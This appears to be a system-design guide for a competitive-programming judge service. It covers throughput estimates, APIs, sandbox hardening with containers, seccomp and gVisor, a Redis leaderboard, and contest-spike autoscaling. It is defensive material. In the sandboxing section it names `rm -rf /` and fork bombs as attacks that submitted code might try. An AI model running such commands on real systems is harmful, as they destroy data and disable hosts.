1. Security: user code must never escape its sandbox, read other users’ code, reach the network, or harm the host. This is the top priority.
2. Result latency: p95 under 5 seconds from submit to verdict outside contests; under 10 seconds during a contest peak.
3. Leaderboard freshness: updated within a few seconds of an accepted submission.
4. Scale: 100k contestants in one contest, each submitting about 20 times over 90 minutes, with a burst at the start and the end.
5. Availability: 99.9% for browsing problems; submissions may be queued (delayed) under load, but never dropped.
6. Fairness: the same code on the same tests should get the same verdict and similar timings, whichever worker runs it.
7. CAP choice: availability for reading problems (AP, cached). For submissions, durability matters more than speed: accept the submission into a durable queue, then process. Leaderboard is eventually consistent.

3. Back-of-the-envelope estimates

Assumption	Number
Contestants in a big contest	100,000
Submissions per contestant per contest	20
Contest length	90 minutes
Peak multiplier (first and last 10 min)	5x
Test cases per problem	100
Average CPU time per submission (all tests)	2 s
Submission size (code)	5 KB
Normal-day submissions	2M/day

```
Contest submissions:
  100k * 20 = 2M submissions in 90 min = 5,400 s
  average = 2M / 5,400 ~= 370 submissions/s
  peak (x5) ~= 1,850 submissions/s

Worker CPU needed at peak:
  1,850 subs/s * 2 CPU-s = 3,700 CPU cores busy
  with containers using 1 core each, plus 30% headroom ~= 5,000 cores
  at 32 cores per machine ~= 160 machines (scale up only for contests)

Normal day:
  2M / 86,400 ~= 23 subs/s -> ~50 cores. Contest is ~100x normal load.

Storage:
  2M subs/day * 5 KB = 10 GB/day of code -> ~3.6 TB/year
  Problems: 3,000 problems * (statement + tests ~5 MB) = 15 GB

Leaderboard:
  100k entries in one Redis sorted set, ~100 bytes each = 10 MB
```

The key insight: execution is CPU-bound and contest traffic is about 100 times a normal day. So the design must queue work and autoscale workers, not try to keep 5,000 cores idle all week.

4. Core entities

- Problem: a coding question. Fields: `problem_id`, `title`, `statement`, `difficulty`, `time_limit_ms`, `memory_limit_mb`, `code_stubs` per language.
- TestCase: hidden input and expected output. Fields: `problem_id`, `case_id`, `input_uri`, `expected_uri`. Stored in blob storage, not the DB.
- Submission: one attempt. Fields: `submission_id`, `user_id`, `problem_id`, `contest_id`, `language`, `code`, `status`, `runtime_ms`, `memory_kb`, `created_at`.
- Contest: a timed event. Fields: `contest_id`, `start_at`, `end_at`, `problem_ids`.
- LeaderboardEntry: a user's contest standing. Fields: `contest_id`, `user_id`, `score`, `penalty_minutes`.

```
CREATE TABLE submissions (
  submission_id BIGINT PRIMARY KEY,
  user_id       BIGINT NOT NULL,
  problem_id    INT NOT NULL,
  contest_id    INT,
  language      TEXT NOT NULL,
  code          TEXT NOT NULL,
  status        TEXT NOT NULL DEFAULT 'queued',
  -- queued | running | accepted | wrong_answer | tle | mle | runtime_error
  -- | compile_error
  runtime_ms    INT,
  memory_kb     INT,
  created_at    TIMESTAMP NOT NULL DEFAULT now()
);
CREATE INDEX subs_by_user ON submissions (user_id, created_at DESC);
```

```
{
  "problem_id": 1,
  "title": "Two Sum",
  "time_limit_ms": 2000,
  "memory_limit_mb": 256,
  "tests_uri": "s3://judge-tests/1/v7/",
  "stubs": { "python3": "class Solution:\n    def twoSum(self, nums, target):" }
}
```

5. API design

`GET /problems?page=1&difficulty=easy` – list problems.

```
{ "items": [ { "problem_id": 1, "title": "Two Sum", "difficulty": "easy" } ] }
```

`GET /problems/{problem_id}` – one problem, with stubs. Public, heavily cached.

`POST /problems/{problem_id}/submissions` – submit code.

```
// request
{ "language": "python3", "code": "class Solution: ...", "contest_id": 412 }
// response 202 Accepted
{ "submission_id": "981234", "status": "queued" }
```

Status codes: 202 queued, 400 unsupported language or code over 64 KB, 401 not logged in, 403 contest not running, 429 too many submissions (for example more than 1 per 5 seconds).

`GET /submissions/{submission_id}` – poll for the result.

```
{ "submission_id": "981234", "status": "accepted",
  "runtime_ms": 48, "memory_kb": 16800, "passed": 100, "total": 100 }
```


Clients poll every 1 second, or use a WebSocket / Server-Sent Events stream for the result.

`GET /contests/{contest_id}/leaderboard?offset=0&limit=50` – leaderboard page, plus my own rank.

```
{ "entries": [ { "rank": 1, "user": "alice", "score": 18, "penalty": 41 } ],
  "me": { "rank": 1532, "score": 11, "penalty": 70 } }
```


All write endpoints need a bearer token.

6. High-level design



How will users view problems?

1. Client calls `GET /problems/1`.
2. The CDN or an in-memory cache answers almost every request, because problem statements rarely change.
3. On a miss, Problem Service reads Postgres and fills the cache.



How will users submit code and get a result?

1. Client sends `POST /problems/1/submissions`.
2. Submission Service checks rate limits and contest window, writes a row with status `queued`, and puts a message `{submission_id}` on the queue.
3. It returns 202 right away. The browser starts polling `GET /submissions/{id}`.
4. A Judge Worker takes the message, loads the code and the problem's test cases (cached locally), and runs the code in a sandbox against every test.
5. The worker writes the verdict to the Submissions DB and publishes a `submission-judged` event.
6. The next poll returns the verdict.

How will users see the contest leaderboard?

1. On an accepted contest submission, the Leaderboard Service updates the user's score in a Redis sorted set.
2. `GET /contests/412/leaderboard` reads the top 50 and the caller's own rank from Redis in two fast calls.

7. Deep dives

How do we run untrusted code safely?

The problem: anyone on the internet can submit code. It might try `rm -rf /`, open network sockets, fork-bomb (spawn processes until the machine dies), read other submissions, or allocate 100 GB of memory.

Option	Isolation strength	Start-up time	Notes
Run directly on the worker	None	0	Never do this
Docker container with hardening (recommended baseline)	Good	100-500 ms (less with a warm pool)	Shared kernel, so harden it
gVisor or Firecracker microVM (recommended for strongest)	Very strong	gVisor ~ms; Firecracker ~125 ms	Separate kernel or user-space kernel
Full VM per submission	Strongest	Tens of seconds	Too slow and costly

Recommended: a container per submission with layered limits, optionally running on gVisor (a user-space kernel that intercepts system calls) or inside a Firecracker microVM for defence in depth. Each layer stops a different attack:

Layer	Stops
No network (`--network none`)	Data theft, calling out to attackers
Read-only root filesystem, small tmpfs for scratch	Tampering with the image, filling the disk
Non-root user, all Linux capabilities dropped	Privilege escalation
seccomp profile (allow-list of system calls)	Dangerous calls like `mount` , `ptrace` , `reboot`
cgroups: CPU, memory, pids limits	Infinite loops, memory bombs, fork bombs
Wall-clock timeout, then kill	Code that sleeps or blocks forever
One container per submission, destroyed after	One user reading another's leftovers

```
docker run --rm \
  --network none \
  --read-only --tmpfs /tmp:rw,size=64m,noexec \
  --user 65534:65534 \
  --cap-drop ALL --security-opt no-new-privileges \
  --security-opt seccomp=/etc/judge/seccomp-python.json \
  --cpus 1 --memory 256m --memory-swap 256m --pids-limit 64 \
  --runtime runsc \
  -v /judge/sub-981234:/sandbox:ro \
  judge-python:3.12 \
  timeout --signal=KILL 3s python3 /sandbox/runner.py
```

`--runtime runsc` runs the container under gVisor. Measure CPU time from cgroup stats, not wall clock, so a busy host does not make honest code look slow.

How do we run many test cases quickly and fairly?

The problem: a problem has 100 tests. Starting a fresh container per test costs 100 times the start-up time. But the tests must not share state that lets one test cheat on another, and timing must be fair.

Option	Speed	Fairness / isolation	Notes
New container per test case	Slow	Best	100 x 300 ms = 30 s overhead
One container per submission, loop over tests inside (recommended)	Fast	Good, still isolated from other users	Stop on first failure
Split tests across many containers in parallel	Fastest wall time	Good	More scheduling cost; use for huge suites

Recommended: one sandbox per submission. Inside it, a small trusted runner program (written by us, mounted read-only) compiles once, then feeds each test input, compares output, and stops at the first failure. Keep a warm pool of pre-started containers per language so start-up is near zero.

```
# runner.py, runs inside the sandbox. Test files are mounted read-only.
import json, resource, subprocess, time

def run_case(cmd, inp, limit_s):
    start = time.monotonic()
    p = subprocess.run(cmd, input=inp, capture_output=True,
                       timeout=limit_s, text=True)
    return p, time.monotonic() - start

def judge(cmd, cases, limit_s):
    worst = 0.0
    for i, (inp, expected) in enumerate(cases):
        try:
            p, t = run_case(cmd, inp, limit_s)
        except subprocess.TimeoutExpired:
            return {"status": "tle", "failed_case": i}
        if p.returncode != 0:
            return {"status": "runtime_error", "failed_case": i}
        if p.stdout.split() != expected.split():   # ignore whitespace
            return {"status": "wrong_answer", "failed_case": i}
        worst = max(worst, t)
    peak_kb = resource.getrusage(resource.RUSAGE_CHILDREN).ru_maxrss
    return {"status": "accepted", "runtime_ms": int(worst * 1000),
            "memory_kb": peak_kb, "passed": len(cases)}
```

Other practical points:

- Cache test cases on each worker's local disk, keyed by `problem_id` and a version. They are downloaded once from S3, not per submission.
- Use one CPU core per sandbox and do not overcommit, or timings get noisy and unfair.
- For problems with many valid answers (any order, floating point), use a per-problem checker program instead of exact string compare.

How does the contest leaderboard work?

The problem: 100k users, scores change every few seconds near the end, and everybody refreshes the leaderboard. We need top N and “my rank” fast.

Option	Top N	My rank	Notes
SQL `ORDER BY score DESC` on each request	Slow under load	`COUNT(*) WHERE score > mine`, slow	Fine for 1k users, not 100k
Precompute every minute in a batch job	Fast but stale	Fast	1 minute stale feels wrong in a contest
Redis sorted set (recommended)	`ZREVRANGE`, O(log n + k)	`ZREVRANK`, O(log n)	10 MB in RAM per contest

Recommended: one Redis sorted set per contest. A sorted set keeps members ordered by a numeric score. LeetCode ranks by problems solved (higher better), then by penalty time (lower better). Pack both into one number so a single sort works:

```
BIG = 10**7   # larger than any penalty in seconds

def packed_score(solved, penalty_seconds):
    # More solved wins; for equal solved, lower penalty wins.
    return solved * BIG - penalty_seconds

def on_accepted(contest_id, user_id, solved, penalty_seconds):
    redis.zadd(f"lb:{contest_id}", {user_id: packed_score(solved, penalty_seconds)})

def leaderboard_page(contest_id, offset, limit, me):
    key = f"lb:{contest_id}"
    pipe = redis.pipeline()
    pipe.zrevrange(key, offset, offset + limit - 1, withscores=True)
    pipe.zrevrank(key, me)
    pipe.zscore(key, me)
    top, my_rank, my_score = pipe.execute()
    return top, (None if my_rank is None else my_rank + 1), my_score
```

Only update the sorted set on the first accepted submission per problem per user (track solved problems in a small Redis hash), so resubmits do not change the score. Cache the top-50 page for 2 seconds; most refreshes then hit that tiny cache instead of Redis. Postgres stays the source of truth; Redis can be rebuilt from accepted submissions if lost.

How do we handle the contest start spike?

The problem: at 10:00:00, 100k people open the problems at once, and by 10:05 a wave of submissions arrives. Normal capacity is about 1% of what we need.

Option	Cost	Risk
Keep peak capacity always running	Very high (5,000 idle cores)	Low
Pure reactive autoscaling	Low	Scaling takes minutes; queue grows during the lag

Option	Cost	Risk
Scheduled pre-warm plus queue-depth autoscaling plus backpressure (recommended)	Medium	Low

Recommended, in three parts:

1. Pre-warm: contests are scheduled, so 30 minutes before start, scale judge workers to the expected peak and pre-pull language images. Pre-load problem statements into the CDN (publish them at start time with a signed URL so they do not leak early).
2. Queue as a buffer: submissions go into a durable queue (SQS or Kafka). If workers fall behind, users wait a bit longer, but nothing is dropped and the API stays up.
3. Autoscale on queue depth: add workers when the backlog per worker passes a threshold. Add per-user rate limits (one submission in flight per user) so a few people cannot flood the queue.

```yaml
# Kubernetes KEDA scaler: scale judge pods on SQS backlog
apiVersion: keda.sh/v1alpha1
kind: ScaledObject
metadata: { name: judge-python }
spec:
  scaleTargetRef: { name: judge-python }
  minReplicaCount: 20
  maxReplicaCount: 3000
  triggers:
    - type: aws-sqs-queue
      metadata:
        queueURL: https://sqs.us-east-1.amazonaws.com/123/judge-python
        queueLength: "5"        # target 5 queued subs per pod
```

Use one queue per language, so a slow Java compile wave does not delay Python users, and a separate priority queue for contest submissions over practice ones.

How do we make the submission queue reliable?


The problem: a worker can crash mid-judge, a sandbox can hang, or the same message can be delivered twice.

Failure	Mitigation
Worker crashes during judging	Visibility timeout (SQS) or uncommitted offset (Kafka): message reappears and another worker picks it up
Same submission judged twice	Make the result write idempotent: `UPDATE ... WHERE submission_id = ? AND status IN ('queued','running')`
Poison submission that crashes every worker	Max receive count of 3, then move to a dead letter queue and mark “internal error”
Sandbox hangs past timeout	Outer watchdog kills the container by cgroup; worker reports TLE

Failure	Mitigation
Judge bug gives wrong verdicts	Code and test versions are stored with each submission, so we can rejudge later

```
-- Idempotent verdict write: a duplicate or late worker does nothing.
UPDATE submissions
SET status = :verdict, runtime_ms = :rt, memory_kb = :mem
WHERE submission_id = :id AND status IN ('queued', 'running');
```


8. Final architecture



Component	Job	Technology example
CDN	Serve problem pages and assets	CloudFront
API Gateway	Auth, per-user submit limits	Envoy, AWS API Gateway
Problem Service	Problem metadata	Stateless + Redis cache

Component	Job	Technology example
Submission Service	Validate, persist, enqueue	Stateless service
Database	Problems, submissions, contests	Postgres
Queue	Durable buffer, retries, DLQ	SQS or Kafka
Judge Workers	Run code in a sandbox	Docker + gVisor or Firecracker, on Kubernetes
Autoscaler	Scale on queue depth, pre-warm	KEDA, scheduled scaling
Test storage	Versioned test cases	S3, cached on worker disk
Leaderboard	Live ranks	Redis sorted set

Deployment map (AWS)



Untrusted code only ever runs on the Kubernetes judge fleet inside the service subnet, fed from per language SQS queues and S3 test files in the data subnet.

9. Common mistakes and interviewer follow-ups

- Running code with only a timeout. Code can still hit the network, fork-bomb, or read files. Say: “container, no network, seccomp, cgroups, non-root, read-only FS, destroyed after.”
- Judging synchronously inside the HTTP request. A spike ties up web servers and requests time out. Say: “202 plus queue plus poll or SSE.”
- A new container for every test case. Start-up time dominates. Say: “one sandbox per submission, loop tests inside, warm pool.”

- Leaderboard computed with SQL per request. Falls over at 100k users. Say: “Redis sorted set, packed score for tie-breaks.”
- Reactive autoscaling only. Workers arrive after the spike. Say: “contests are scheduled, so pre-warm, then autoscale on queue depth.”
- Measuring wall-clock time for runtime. Noisy neighbours make honest code look slow. Measure CPU time and pin one core per sandbox.
- Follow-up: “How do you support a new language?” Build a new judge image with its compiler and a seccomp profile, add a queue and a scaler. Nothing else changes.
- Follow-up: “How do you stop test cases leaking?” Tests never leave the sandbox host, the sandbox has no network, and failed-case output shown to users is truncated.

10. One-page cheat sheet

Topic	Key point
Contest load	2M subs in 90 min, ~1,850 subs/s peak, ~5,000 cores
Normal load	~23 subs/s, so contest is ~100x normal
Submit flow	202 Accepted -> queue -> worker -> DB -> poll or SSE
Sandbox	Container + gVisor, no network, seccomp, cgroups, read-only, non-root
Limits	1 CPU, 256 MB, 64 pids, hard kill after time limit
Test running	One sandbox per submission, loop tests, stop at first fail
